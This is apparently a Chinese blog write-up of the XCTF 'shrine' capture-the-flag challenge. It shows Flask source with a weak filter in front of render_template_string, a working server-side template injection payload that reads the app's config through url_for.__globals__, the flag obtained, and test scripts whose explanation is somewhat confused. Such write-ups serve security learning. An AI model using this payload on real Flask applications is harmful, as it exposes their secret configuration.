XCTF-Web-高手区-shrine

原创

1stPeak 于 2021-06-22 12:32:59 发布 100 收藏

分类专栏： CTF刷题 文章标签： XCTF-Web-高手区


本文链接：https://blog.csdn.net/qq_41617034/article/details/118103190

CTF刷题 专栏收录该内容

87 篇文章 22 订阅


订阅专栏

题目




解题

1、访问目标，发现有一段代码



import flask import os app = flask.Flask(__name__) app.config['FLAG'] = os.environ.pop('FLAG') @app.route('/') def index(): return open(__file__).read() @app.route('/shrine/') def shrine(shrine): def safe_jinja(s): s = s.replace('(', '').replace(')', '') blacklist = ['config', 'self'] return ''.join(['{{% set {}=None%}}'.format(c) for c in blacklist]) + s return flask.render_template_string(safe_jinja(shrine)) if __name__ == '__main__': app.run(debug=True)





```python

import flask
import os

app = flask.Flask(__name__)

app.config['FLAG'] = os.environ.pop('FLAG')


@app.route('/')
def index():
    return open(__file__).read()


@app.route('/shrine/<path:shrine>')
def shrine(shrine):

    def safe_jinja(s):
        s = s.replace('(', '').replace(')', '')
        blacklist = ['config', 'self']
        return ''.join(['{{% set {}=None%}}'.format(c) for c in blacklist]) + s

    return flask.render_template_string(safe_jinja(shrine))


if __name__ == '__main__':
    app.run(debug=True)

```

```python
import flask
import os

app = flask.Flask(__name__)

app.config['FLAG'] = os.environ.pop('FLAG')


@app.route('/')
def index():
    return open(__file__).read()


@app.route('/shrine/<path:shrine>')
def shrine(shrine):

    def safe_jinja(s):
        s = s.replace('(', '').replace(')', '')
        blacklist = ['config', 'self']
        return ''.join(['{{% set {}=None%}}'.format(c) for c in blacklist]) + s

    return flask.render_template_string(safe_jinja(shrine))


if __name__ == '__main__':
    app.run(debug=True)
```

2、根据源码该题可能是flask模板注入漏洞

该代码过滤了括号和config、self关键字
对该模板注入了解不多，直接上payload
payload

```
http://111.200.241.244:64667/shrine/{{ url_for.__globals__['current_app'].config['FLAG']}}
```



flag{shrine_is_good_ssti}

为什么没有过滤呢？看下面的对比就知道了，为了更好地对比，我将括号转空变为转中括号[]
代码1：

```python
# -*- coding: UTF-8 -*-
s="/shrine/{{ url_for.__globals__['current_app'].config['FLAG']}}"
s = s.replace('(', '[').replace(')', ']')
blacklist = ['config', 'self']
print(''.join(['{{% set {}=None%}}'.format(c) for c in blacklist]) + s)
```

```
# -*- coding: UTF-8 -*-
s="/shrine/{{ url_for.__globals__['current_app'].config['FLAG']}}"
s = s.replace('(', '[').replace(')', ']')
blacklist = ['config', 'self']
print(''.join(['{{% set {}=None%}}'.format(c) for c in blacklist]) + s)
```

```
{% set config=None%}{% set self=None%}/shrine/{{
url_for.__globals__['current_app'].config['FLAG']}}
```


代码2：

```
# -*- coding: UTF-8 -*-
s="/shrine/{{ url_for.__globals__['current_app'].(config)['FLAG']}}"
s = s.replace('(', '[').replace(')', ']')
blacklist = ['config', 'self']
print(''.join(['{{% set {}=None%}}'.format(c) for c in blacklist]) + s)
```

```
# -*- coding: UTF-8 -*-
s="/shrine/{{ url_for.__globals__['current_app'].(config)['FLAG']}}"
s = s.replace('(', '[').replace(')', ']')
blacklist = ['config', 'self']
print(''.join(['{{% set {}=None%}}'.format(c) for c in blacklist]) + s)
```

```
{% set config=None%}{% set self=None%}/shrine/{{
url_for.__globals__['current_app'].[config]['FLAG']}}
```


由此可见只要出现单括号或双括号，是不会对config进行过滤的